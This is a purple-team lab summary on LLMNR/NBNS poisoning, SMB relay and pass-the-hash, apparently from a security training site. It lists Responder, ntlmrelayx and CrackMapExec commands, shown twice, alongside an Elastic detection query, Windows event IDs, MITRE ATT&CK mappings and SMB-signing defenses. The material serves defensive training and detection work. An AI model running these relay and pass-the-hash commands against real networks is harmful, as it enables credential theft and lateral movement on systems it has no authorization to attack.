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<https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/>

Atomic Purple Team Phase: Lessons Learned

SMB, LLMNR/NBNS Pass the Hash Summary

Attack Methodology

Toolkit Locations

<https://github.com/byt3bl33d3r/CrackMapExec>
<https://github.com/lqandx/Responder>
<https://github.com/SecureAuthCorp/impacket>
<https://jpcertcc.github.io/ToolAnalysisResultSheet/>

Commands

```
Responder.py -I eth0  
ntlmrelayx.py -smb2support -t <targetIP>  
cme smb 10.1.1.10 -u user -H <ntHash>
```



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Detect Methodology

Event IDs

4624, 4625 (logon success / logon fail)

Elastic Query

event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp

MITRE ATT&CK Maps

T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement
T1003 - PS Credential Dumping \ .002 Security Account Manager
T1550 – User Alternate Authentication \ .002 Pass The Hash

Audit Policy Mapping

Windows Security Log (4624 and 4625 are logged by default)
<https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624>

Defense Methodology

Enforce SMB Signing > Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options

Deny Network Logons > Computer Configuration\Windows Settings\Security Settings\Local Policies\User Rights Assignment

Atomic Purple Team Phase: Lessons Learned

Commands:

```
Responder.py -I eth0  
ntlmrelayx.py -smb2support -t <targetIP>  
cme smb 10.1.1.10 -u user -H <ntHash>
```

Applied Purple Team Lab: L1150

Related Atomic Purple Team Report: PB1150

MITRE:

T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement
T1003 - PS Credential Dumping \ .002 Security Account Manager
T1550 – User Alternate Authentication \ .002 Pass The Hash

Event IDs:

4624 - An account was successfully logged on.
4625 - An account failed to log on.

Links:

<https://github.com/SpiderLabs/Responder>

<https://github.com/SecureAuthCorp/impacket>

<https://github.com/byt3bl33d3r/CrackMapExec>

<https://github.com/byt3bl33d3r/CrackMapExec/wiki>

<https://github.com/PowerShellMafia/PowerSploit>

<https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624>